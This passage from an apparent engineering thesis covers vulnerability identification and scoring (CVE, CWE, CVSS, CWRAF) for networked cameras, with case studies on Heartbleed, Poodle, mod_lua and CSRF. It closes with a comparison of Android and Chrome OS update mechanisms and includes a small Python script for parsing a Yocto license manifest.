often seen as the most important security issue [30]. To achieve data confidentiality and protect against eavesdropping etc., the standard way is to encrypt the sent data with a secret key. However, only confidentiality does not make the data safe. It needs to be complemented with data integrity and data freshness etc.

To be able to secure the data with these mechanisms, a good key infrastructure is needed. When applying security mechanisms to WSNs, caution must be taken. Security mechanisms such as encryption infer more bits to be transferred, hence leading to extra memory and power consumption which are important resources. It can also increase delay and result in more packet losses. Questions like how to generate, manage and distribute keys also need careful consideration. Traditionally, all asymmetric cryptography techniques were seen as too intense for sensor networks [30]. This is still true in the general case, but it is shown that it can be done with the right selection of algorithms [31]. RSA and even Elliptic curves [32] can be implemented on even the smallest 8-bit microprocessor. Still, of course, many symmetric techniques are used such as 3DES, RC5 and AES. A survey made on block ciphers showed that Skipjack would be the most suitable cipher for sensor networks [30].

Chapter 3
Vulnerability Assessment

"There are no secure systems, only degrees of insecurity."

– Adi Shamir

Vulnerabilities in CC's products are a major concern since it allows an attacker to gain access to the video stream. Cameras in general, and also other devices, are often accessible over a public network, making them an easy target.

Vulnerability assessment can be divided into two main parts; identification and evaluation, shown in Figure 3.1. There exist lots of methods and tools on the market for identification and evaluation of software vulnerabilities and their impacts.

This chapter presents the basic ideas of software risk analysis, how it is currently being incorporated by CC, and improvements for conducting risk analysis in a formalized manner.

Figure 3.1: The two main parts of vulnerability assessment.

3.1 Identification of Vulnerabilities

There are numerous ways of tracking and finding security vulnerabilities. The CVE dictionary is a government funded, comprehensive database compiled from more than 150 organizations [33] feeding the database with information. Even though the CVEs cover lots of vulnerabilities, they are not complete. In a report

[34], it is argued that using CVE as a sole source is bad due to its lack of several important vulnerabilities, found in Google Chrome and Microsoft products.

CWE[1] is a set of known software weaknesses created to provide a standard for how to identify, mitigate and prevent software vulnerabilities. The difference between a software vulnerability and a software weakness is that a software weakness is something that might lead to a vulnerability. The main purpose of the CWE initiative is to prevent vulnerabilities at its very core, before they happen in a specific software package. While CVE is a list of vulnerabilities, in particular software packages, e.g. CVE-2015-7858: SQL injection in Joomla, CWE is a more general classifier, e.g. CWE-89: SQL injection. CWE was developed as a complement to CVE, to address problems where classifications were too rough.

The National Vulnerability Database[2] (NVD) is a U.S. government repository of vulnerability management standards, all represented using the Security Content Automation Protocol[3] (SCAP). SCAP combines open standards and offers methods to score vulnerabilities and to perform automated vulnerability management. Some of the SCAP components include CVE, CWE among others, as well as scoring systems such as CVSS, explained more in Section 3.2.

The Open Sourced Vulnerability Database[4] (OSVDB) is a project originating from the Blackhat[5] and DEF CON[6] conferences in 2002. The goal of OSVDB is to ensure unbiased, accurate information regarding security vulnerabilities. OSVDB also offers Vuln Web Search, a search engine that scans both OSVDB itself and several other websites and mailing lists. OSVDB also analyzes the vulnerability reports to qualify them as real or fake. This is of interest due to many fake reports. If a vulnerability is classified as "verified", either a vendor or an OSVDB volunteer have confirmed the vulnerability.

Other information sources such as SecurityFocus[7] provide detailed information on vulnerabilities and mailing lists for subscription. It is also possible to follow open source projects directly, such as on GitHub[8] and SourceForge[9].

The methods described above regards only publicly known vulnerabilities. To have a greater coverage, one should perform static and/or dynamic analysis on the device/system itself, using tools such as Fortify[10] or Coverity[11] for static code analysis and Nessus[12] or Burp Suite [13] for dynamic analysis.

[1] https://cwe.mitre.org/about/index.html
[2] https://nvd.nist.gov/
[3] http://scap.nist.gov/
[4] http://osvdb.org/
[5] https://www.blackhat.com/
[6] https://www.defcon.org/
[7] http://www.securityfocus.com/
[8] https://github.com/
[9] http://sourceforge.net/
[10] http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/index.html
[11] http://www.coverity.com/
[12] http://www.tenable.com/products/nessus-vulnerability-scanner
[13] https://portswigger.net/burp/

Identification at CC

At CC, the people responsible for the code architecture stays up-to-date by checking online for new vulnerabilities. They might check for announced CVEs, or sporadically in forums and from news sources. There is no formalized process for finding and evaluating vulnerabilities, which in turn could lead to some of the smaller and not so famous vulnerabilities not being noticed.

Approach for Improving Identification

In [35], it is determined that more than 80 per cent of a typical application consists of open source components, and that many open source components have flaws. Even worse, companies do not seem to check if known vulnerabilities exist in the components they use. To ensure that vulnerabilities for the used components in a system are intercepted, CC should utilize several of the mentioned information sources:

- CVE Details[1] offers RSS feeds and URLs to feeds in JSON format, based on given criteria. The output contains information about the vulnerability, a CVSS score, information about affected software components and links to known exploits, if such exist. The information is gathered from the CVE dictionary. It is also possible to search for, and track, specific products, e.g. Bash and OpenSSL. This makes it easy to track only those components used in a product. A sample output of a vulnerability from the JSON feed is shown in Listing 3.1.
- Use the OSVDB database search engine along with the Web Vuln search engine to cover what CVEs do not. The OSVDB API yields responses in XML or CSV formats.
- Subscribe to mailing lists. Bugtraq[2] is one of the most used mailing lists. Another comprehensive mailing list is Fulldisclosure[3], where as much information is posted as possible, including exploits.
- There is no centralized infrastructure for notifications regarding security vulnerabilities in the open source community [35] resulting in a lack of awareness of the flaws. Thus, scanning repository logs as a supplement to the other sources is a must to obtain those vulnerabilities.
- A system for generating a list of open source software components used in the system should be incorporated in the build process. This makes it easy for mapping the components to possible vulnerabilities in an automated manner. Using Yocto[4] as building tool, a license manifest file is automatically generated during the build process [36], example output shown in Listing 3.2. From this manifest, all open source software can then be extracted using a simple script, an example shown in Listing 3.3.

[1] `http://www.cvedetails.com/`
[2] `http://seclists.org/bugtraq/`
[3] `https://nmap.org/mailman/listinfo/fulldisclosure`
[4] `https://www.yoctoproject.org/`

```
{
'cve_id': 'CVE-2014-0749',
'cvss_score': '10.0',
'cwe_id': '119',
'exploit_count': '1',
'publish_date': '2014-05-16',
'summary': 'Stack-based buffer overflow in lib/Libdis/
   disrsi_.c in Terascale Open-Source Resource and Queue
    Manager (aka TORQUE Resource Manager) 2.5.x through
   2.5.13 allows remote attackers to execute arbitrary
   code via a large count value.',
'update_date': '2015-07-24',
'url': 'http://www.cvedetails.com/cve/CVE-2014-0749/'
}
```

Listing 3.1: An output from the CVE Details feed, in JSON format

```
PACKAGE NAME: apache2
PACKAGE VERSION: 2.4.16
RECIPE NAME: apache2
LICENSE: Apache-2.0

PACKAGE NAME: avrflash
PACKAGE VERSION: 1.3.0
RECIPE NAME: avrflash
LICENSE: Proprietary
```

Listing 3.2: Sample output from Yocto manifest file.

There is lots of information available to be gathered and analyzed, like CVE, GitHub and OSVDB. It can be quite daunting for a company to keep track of and sift among all vulnerabilities. To analyze all information in an automated manner, text mining algorithms may be used. In [37] it is shown that bug reports are easily mislabelled, intentionally or unintentionally, as non-security related when they in fact are. An example of intentional mislabelling is in the Linux kernel due to Torvald's view on bugs [38] [39]. In [37] a statistical text mining model to identify the mislabelled bug reports is developed. By using such tool(s), CC could scan all reports, security and non-security, to find those mislabelled reports in an automated way. The same techniques may be adapted to find all security reports, given some basic information, regarding a specific product.

There exist commercial services available to summarize and provide the security information, given the open source components in a product. Two of the most occurring services are as follows:

```
#!/usr/bin/python

import sys

with open(sys.argv[1], 'r') as f:
    lines = f.read().splitlines()
    lines = [i for i in lines if i is not '']
    # split rows into key and value
    lines = [tuple(i.split(': ')) for i in lines]
    # group the packages together
    lines = list(zip(*[iter(lines)]*4))
    # create dictionary for each package with key and value
    lic = [dict(i) for i in lines]

for i in lic:
    if 'Proprietary' not in i['LICENSE']:
        print(i)
```

Listing 3.3: A simple script for extracting open source software from Yocto manifest file.

VulnDB[1] , from Risk Based Security, offers an information service for tracking vulnerabilities. It includes a RESTful API, email alerting, impact analysis and much more, for companies to utilize.

Black Duck Software[2] analyzes source code for identification of open source libraries and components. The applications using these components/libraries are then mapped to known vulnerabilities using a knowledge base[3]. Customers are alerted of new vulnerabilities throughout the application lifetime [40].

3.2 Evaluation of Vulnerabilities

Once a security vulnerability has been identified, it needs to be thoroughly analyzed to establish whether it affects a given system or not. Software tools and databases, open source or proprietary, may be used in order to evaluate a system. One of the most common is the Common Vulnerability Scoring System, CVSS. It produces a score from 0 to 10 on the severity of a vulnerability. However, CVSS is a general evaluator since it does not concern any specific product or system. For example, the base score in CVSS v2 is defined as follows:

$$BaseScore = 1.176 * (\frac{3I}{5} + \frac{2E}{5} - \frac{3}{2}) \tag{3.1}$$

[1] https://www.riskbasedsecurity.com/vulndb/
[2] https://www.blackducksoftware.com/
[3] https://www.blackducksoftware.com/products/knowledgebase

where I is the impact and E is the exploitability. The score is rounded to one decimal or just set to 0 if I is equal to 0. The impact and exploitability components are themselves also constructed by static values depending on an Access Vector score. Even though these metrics were carefully considered, it is unlikely that they will give a lasting model of vulnerability severity, and even less likely, a result specific for a company [41].

CWSS[1] is a scoring system that is quite similar to CVSS, but is a more general classifier. To calculate a weakness score, it uses 18 metrics divided into three groups; The Base Findings group (the core risk of the weakness), the Attack Surface group (obstacles an attacker must overcome) and the Environmental group (weaknesses in specific environmental contexts). The final CWSS score is calculated by the product of each of the metric group scores. CWSS is a part of the CWE project, maintained by the Mitre group and developed as a complement to CVSS. Some major differences between the two is for example that CVSS assumes an already discovered and verified vulnerability as input, while CWSS can apply the scoring to vulnerabilities in an earlier stage. CVSS does not account for incomplete information, while CWSS does [42].

A framework called CWRAF[2] provides a way for companies to apply CWSS and customize it on the CWEs most relevant to their own system, thereby getting more relevant information about different weaknesses. It was previously a part of the CWSS system but is now its own framework. CWRAF yields a result based on a specific system configuration, leading to a faster and better evaluation process. However, CWRAF only provides a result that is partially specific for a system. The problem with the results being too general still exists. Even though CWRAF knows a company domain, the result might be misleading compared to the reality.

Evaluation at CC

When a software vulnerability has been found, a process of discussions and meetings begin. The employees also discuss it in the hallways and in small groups. They need to make a decision if this vulnerability is affecting them in any way. For some vulnerabilities the developers can instantly tell if it affects them or not, leading to less time spent in meetings.

Sometimes a vulnerability affects some of the cameras but not others depending on the configuration or used software. By looking at the CVEs for the affected software and evaluating them in accordance with CC's systems, a specific vulnerability report comes as a result from the evaluation process. The amount of man-hours spent can vary widely depending on the effect of the vulnerability. Time may be saved by setting up guidelines for this process and to more clearly specify roles and responsibilities for it.

CC uses vulnerability scanners, like Nessus, in order to find weaknesses. Nessus scans a target and ranks vulnerabilities based on CVSS. If a vulnerability is found it is reported and the process described above begins.

[1] `https://cwe.mitre.org/cwss/cwss_v1.0.1.html`
[2] `https://cwe.mitre.org/cwraf/introduction.html`

Problems with Evaluating Vulnerabilities

The website CVE Details contains, as previously mentioned, information about CVEs along with a CVSS score for each CVE. By analyzing different CVEs, we find that the scoring system does not take the consequences of an exploit on the system into account. For the Heartbleed bug[1] (CVE-2014-0160), CVE Details ranks this as a medium vulnerability (5.0/10.0), due to integrity- and availability impact being set to "None". However, if an attacker can read sensitive data, e.g. admin cookies, private keys and passwords, the integrity and availability are broken. Hence, more information about a product/system configuration is needed in order to fully analyze and understand the impacts of a vulnerability.

Approach for Improving Evaluation

As a first step towards better evaluation, CC could incorporate the previously mentioned methods and frameworks for evaluating vulnerabilities:

- Use CWRAF to identify the CWEs with the highest impact on the system. CWRAF takes the CWSS score and adds weightings to it according to a system description and a technical impact scoreboard[2]. This method prioritizes the impacts on how they affect the system. It goes from a general scoring to a scoring with regards to what kind of system it is.
- Analyze the CVSS score on the relevant CVEs.
- Use a service that provides help with the assessment, such as Black Duck or Risk Based Security.

The existing solutions for evaluating vulnerabilities require lots of manual work and is time consuming to handle for any company. It would be desirable to automate this process to a much larger extent. The available CWRAF tool which tries to make the assessment more relevant still requires some manual work, but many steps are automated. First, so called vignettes[3] have to be defined, either to create a new one or choose from existing ones. Weightings for specific business cases have to be added for the vignette. Then, analysis tools are used on the code to find relevant CWEs. The CWSS Scoring Engine then takes the CWEs and the vignette definition to produce scores for each CWE. A limitation of the CWRAF tool is that it only considers CWEs and not, for example, CVEs.

Vulnerabilities need to be tracked from many different sources and combined into one result. Unfortunately, the available tools do not give a specific result with system configurations in mind.

A future step to take could be to implement machine learning algorithms as in [41]. This automates the evaluation process to a larger extent, and better addresses the problems with the static equations.

[1] `http://www.cvedetails.com/cve/CVE-2014-0160/`
[2] `https://cwe.mitre.org/cwraf/scoringincwraf.html`
[3] `https://cwe.mitre.org/cwraf/introduction.html`

Chapter 4

Vulnerability Assessment – Case Study

In order to perform adequate identification and evaluation of vulnerabilities, relevant information of the product or system need to be obtained. In this case study, we have analyzed different vulnerabilities and evaluated the impact on a product based on different environments and scenarios.

4.1 Heartbleed

A well-known vulnerability, Heartbleed[1], was introduced in December 2011 in the OpenSSL library. The vulnerability allows adversaries to read protected data including, but not limited to, secret keys, user names and passwords. The impacts of a successful attack may lead to full admin access to the camera and the video stream.

This attack is mainly dependent on system configurations, i.e. if the software is in use and what version it is. To some extent it also has to do with environmental aspects, e.g. if the system is behind a firewall, the attack will be much harder to execute. CC's products have not been affected by the vulnerability since a different version of the library is being used. From CVE details, we get the following information:

> "*The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_ both.c and t1_ lib.c, aka the Heartbleed bug.*"

Comparing this information with the open source packages extracted from the Yocto manifest shown below, it is easily confirmed that the vulnerability does not pose a threat.

[1] `http://heartbleed.com/`

```
PACKAGE NAME: openssl
PACKAGE VERSION: 0.9.8r
RECIPE NAME: openssl
LICENSE: openssl
```

4.2 Poodle

Poodle[1] is a weakness in the SSL 3.0 protocol targeting the CBC-mode ciphers. It makes websites with this SSL version vulnerable to active Man-in-the-middle attacks, where the attacker can decrypt and acquire the data sent over the connection by using crafted HTTPS requests.

All of CC's products did support the SSL v3 protocol which made them vulnerable. The given impact analysis by them is as follows.

> "*This vulnerability is only applicable to products configured to use HTTPS. Products installed on critical systems that are configured to only allow HTTPS connects need immediate attention. Risk level is low if the camera is only accessible within a LAN for a malicious client to exploit the vulnerability. Risk level is high if the products are accessible from the internet.*"

The effects of this vulnerability is easily removed by just disabling SSL v3 and use TLS instead. It is especially important for products used in critical environments. Newer firmware versions are now shipped with SSL v3 disabled by default.

As seen here, this bug also affects a system based on different configuration aspects. But even though all cameras did use the vulnerable SSL version, it only affected those that also used HTTPS. The risk level of this attack was also dependent on system environments due to cameras being accessed from the Internet.

4.3 Apache Module mod_lua

The Apache module mod_lua[2] is a module that lets users extend the server with scripts written in the Lua programming language. The vulnerability allows an attacker to cause a denial of service attack against a vulnerable product.

By scanning a camera with Nessus, we find that Nessus flags the "mod_lua" module as exploitable, see Figure 4.1. This is also verified by manually checking which version of Apache is being used by scanning the revision file. The version in use is found to be 2.4.10 which is vulnerable. This vulnerability is not dependent on the environment in which the system resides. However, by reviewing the system configuration and investigating which modules are loaded in to Apache, it is found that the "mod_lua" module is not included:

[1] `https://poodle.io/`

[2] `https://httpd.apache.org/docs/trunk/mod/mod_lua.html`

```
> httpd -M
Loaded Modules:
 core_module (static)
 so_module (static)
 http_module (static)
 suexec_module (static)
 mime_module (shared)
 mpm_worker_module (shared)
 unixd_module (shared)
 alias_module (shared)
 rewrite_module (shared)
 cgid_module (shared)
 log_config_module (shared)
 setenvif_module (shared)
 ssl_module (shared)
 socache_shmcb_module (shared)
 authn_core_module (shared)
 authz_core_module (shared)
 authn_file_module (shared)
 authz_user_module (shared)
 authz_owner_module (shared)
 auth_digest_module (shared)
 auth_basic_module (shared)
 systemd_module (shared)
 authn_encoded_user_file_module (shared)
 authz_urlaccess_module (shared)
 trax_module (shared)
 iptos_module (shared)
```

Thus, even though a professional vulnerability scanning tool warns about software being exposed to threats, it might not be the actual case.

4.4 CSRF

Cross-Site Request Forgery[1] (CSRF) is an attack where an adversary can act as a trusted user to execute commands in a web application. The user privileges are inherited so if the user is an admin, the attacker will also be identified as an admin. This will allow the attacker to perform critical tasks such as acquiring user credentials or the video stream. The CSRF attack[2] is specified in the CWE list[3], where severe consequences are presented and only limited by the user's privileges. Evaluating the vulnerability based solely on the configuration, the attack may seem severe. However, the overall impact of an attack exploiting this vulnerability is at minimum for CC since only a few, estimated to 5 %, cameras are accessed through

[1] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
[2] http://www.cvedetails.com/cve/CVE-2007-5213/
[3] https://cwe.mitre.org/data/definitions/352.html




Figure 4.1: Sample output from Nessus after scanning a camera.

the web interface. Of course, if the web interface is used in critical environments, e.g. Supermax prison, banks and military facilities, the impact may be severe. The attack can be carried out even if the camera is behind a firewall. Thus, using a firewall may give a user a false sense of security, potentially increasing the severity of the attack.

4.5 A More Efficient Assessment

The modern solutions for identification and evaluation of vulnerabilities are limited to a local scope, as shown in the case study. They only consider a vulnerability as is, and does not take the whole system into account. This may result in misleading information, thus increasing the risk to spend time on unnecessary evaluation. Static methods such as CVSS were not designed for the rapid development of connected devices in mind, such as IoT products where interconnectivity is the focus [43]. A representation of a typical process when identifying and evaluating vulnerabilities is shown in Figure 4.2.

From the examples in this case study, it is shown that the two dominating factors for impact analysis are the system configuration and its environment. Some examples of the factors, as found in the case study, are shown below.

- The software that is being used (config.).
- Which software components/modules that actually are in use (config.).

- How the product is being used, e.g. Web interface (env.).
- In what environment the product resides (env.).

By having some insight in these factors, one can, with simple means, evaluate a vulnerability more accurately. Figure 4.3 shows an improved evaluation process when the factors are being taken into consideration.

There exist lots of products in different environments and with different configurations. To evaluate impacts of vulnerabilities, one would need to do comprehensive work to evaluate which configuration and environment parameters that are of use, but the end result would be worth-while.

From the simple examples in the case study, it is shown that with limited knowledge about the system, it would be easy to perform evaluation of simpler vulnerabilities in an automated fashion. This is shown in Table 4.1, with configuration and environment as input, and the impact analysis as output.

For more complex attacks, it is not an easy task to automate the evaluation in a simple way. As an example, assume a product is vulnerable to CSRF attacks. A patch might be to include a secret token in all HTTP requests. This prevents an adversary to act on behalf of the user. The secret token is added as a hidden field when using HTML forms. If the product further is vulnerable to XSS, the attacker is able to read the hidden field and use this to perform the CSRF attack anyway. Evaluating the XSS attack using the typical process would not capture the consequential impact of the CSRF attack.

The scalability of evaluation is not obvious, but machine learning might be of use, both during identification and evaluation.




Figure 4.2: A typical method for identification and evaluation. They are very general and the output is based on a high-level description of a system.




Figure 4.3: Showing how a better identification and evaluation solution could work, using machine learning techniques for evaluation of vulnerabilities in different environments and with different configurations. The output is based on a low-level, more fine-grained, description of a system.

Table 4.1: A table of different vulnerabilities in products with different configurations and environments. A product is marked green (a tick) if it is, given the parameters, not vulnerable. It is marked red (cross) if vulnerable. If marked yellow (square), it may be vulnerable but further analysis is required.

Attack	Configuration	Environment	
Mod Lua		Behind firewall	Exposed globally
	Module exists and loaded	■	✗
	Module exists, not loaded	✓	✓
	Module is not compiled into Apache	✓	✓
Heartbleed		Behind firewall	Exposed globally
	Vulnerable version in use	■	✗
	No vulnerable version in use	✓	✓
CSRF		Web UI used	Web UI not used
	CSRF prevention used	✓	✓
	No CSRF prevention used	✗	✓
Poodle		HTTPS used	HTTP used
	SSL version 3 being used	✗	✓
	Any TLS version being used	✓	✓

Chapter 5
Deployment – Use Cases

Once a vulnerability in a product is known and the consequences of an unpatched system is costly, there is a need to update the software. The update process is dependent on the product itself and its environment.

To map contemporary problems and solutions regarding software updates, we have analyzed different network connected products and built use cases for the update processes in said products.

5.1 Reference Use Cases

An Android product, the Nexus 5X, and a Chromebook are used as references due to their already working update mechanisms. These products are then compared to small IoT devices in WSNs and also to CC's cameras. Lastly, a proposed ideal combined solution for the update process in connected devices is presented, which is expected to work across many different platforms. This is then used as a basis for further development.

5.1.1 Android

Android is an open-source operating system, based on the Linux kernel, developed by Google. Android is being used in many products today, ranging from smartwatches to tablets to game consoles. The most common products using Android are smartphones and tablets. They are stand-alone devices used in different environments such as homes, offices and in public. This entails different scenarios regarding security. At home, using the WiFi, the Android device is most likely behind a firewall (home router). The impact of a vulnerability in software is moderately severe as all of your personal information is stored on the device [44] [45] [46].

The user is the sole owner of his/her product, but Google still has some responsibility when it comes to keeping the products up-to-date and secure to maintain a good reputation. The interest for updates lies of course on the owner as well, as new features and bug fixes are often desirable.

The update process, specification and security for the Nexus 5X are described below.

Nexus 5X Specifications

- Chipset: Qualcomm MSM8992 Snapdragon 808 (CPU: Hexa-core ARM Coretex-A57 + ARM Coretex-A53 @ 1.8 GHz)
- Memory: 2 GB (RAM), 32 GB (flash)
- OS: Android OS v6.0
- Communication: WiFi 802.11a/b/g/n 5GHz/ac, BT4.2, GPS, NFC, LTE
- Protocols: JSON over HTTP(S) (RESTful), SSL, RTSP
- Sensors: Accelerometer, gyroscope, proximity, compass, barometer

File system

Yaffs2 and ext4 are the two mainly used file systems in Android. Yaffs2 was used as the initial file system for the system partition, but was later changed to ext4 because of the better support for multi-threaded software. There are several partitions on an Android system, such as boot, system, userdata etc. The system partition is mounted as read-only and the only ways to change the contents is during an OTA update or by using the Android tool `adb`. Partitions where user data resides are mounted as read-write.

Update process

The system partition is read-only, which means code changes cannot be done on that partition on-the-fly. When a new update is downloaded it is saved on a special partition. Then the system is restarted in order for the update to be applied to the system partition.

User installed applications are stored on a userdata partition which is read-writable. When applications are run they are sandboxed, meaning that the app data is isolated from other apps. If an app needs to access system parts, it has to explicitly ask for permissions to do so.

A typical OTA update contains the following steps[1]:

- The device performs a pull-request to the servers to see if there is an available update pending.
- The update is placed in the cache or data partition and the cryptographic signature is verified using certificates stored on the device.
- After the installation is accepted by the user, the system reboots into recovery mode. This mode allows the system to be read-write since the recovery partition is booted instead of the normal boot partition.
- A recovery binary is started and points to the downloaded package.
- Now the recovery checks the cryptographic signature with the public keys, which are part of the RAM disk in the recovery partition.

[1] `https://source.android.com/devices/tech/ota/`

- The update is being applied to the necessary partitions.
- After the update is applied, the device reboots normally. The newly updated boot partition is loaded and it mounts the system partition as read-only, and starts executing the updated firmware.

The system update is now complete! A graphical representation of the update procedure is shown in Figure 5.1




Figure 5.1: Update process in Android.

Security

Cryptographic signatures are used in two places:

- All .apk-files
- OTA update packages

When an Android OS image is built, test keys are used to sign the .apk-files. These test keys are publicly known, thus the files needs to be signed with a set of release keys only known by you.

Each key pair comes in two files – a certificate and a private key. The private key is used to sign packages. The certificate contains the public key and is used to verify packages signed with the corresponding private key[1].

5.1.2 Chromebook

The Chromebook is a new computer, running Chrome OS, developed by Google. Chrome OS is based on one of the most used software applications – the browser. Most of the applications resides in the cloud, thus the OS is an example of a "thin client". Below, the update process and other parts related to it, such as the file system, are described.

We have consciously excluded a specific product running Chrome OS since, at the time of writing (2015), only computers, i.e. high performance devices, support the operating system. Computers will not be the limiting factor in this project, unlike small IoT devices, e.g. WSNs and smartwatches.

[1] `https://source.android.com/devices/tech/ota/sign_builds.html`

File System

The disk is divided into at least three partitions: the user data (home folder, logs etc.) and two root partitions. One of the two root partitions is used at a given time by the OS. The other is used by the update program to update the device. It is also used as a fallback if the updated partition fails to boot. The booted partition is mounted as read-only while the second root partition is mounted as read-write. The user data partition is also mounted as read-write.

Update Process

The updates are automatic and silent in Chrome OS, i.e. the user does not have to interact with the update process, nor will the user be notified of pending updates.

From the Chromium documentation[1], the update process flow is found, here compiled in Figure 5.2. The updates are directly written to the second partition, without interrupting the user running on the first partition. Updates are also stacked, meaning that if the system is currently running version N and receives a new update, then the version of the second partition is $N + 1$. If yet another update is installed, without rebooting, the second partition will now be at version $N + 2$ but the user still runs version N. After reboot, the user will run version $N + 2$.

An update is generated by calculating the difference between the current firmware and the new firmware. This is known as delta compression, as previously explained in Section 2.6.3. Using delta compression results in significantly smaller data transmission and faster updates, since less code has to be written to flash. A graphical representation of Chome OS's update procedure is shown in Figure 5.2.




Figure 5.2: Update process in Chrome OS.

[1] `https://www.chromium.org/chromium-os/chromiumos-design-docs/filesystem-autoupdate`

Security

All updates are downloaded over HTTPS which means that the communication is encrypted. A checksum and a signature is also sent along with the update, thus it is less likely that the updates have been tampered with on the way to the user.

5.2 Targeted Use Cases

The following use cases are the focus in this thesis. Their update processes might not be ideal, but with the knowledge about the update processes of the reference use cases, they can be improved.

5.2.1 Use Cases at CC

CC has a variety of products used in many different scenarios. Here, two use cases are presented and the demands on security and environment in which the cameras reside etc. are discussed.

CC Camera Specifications

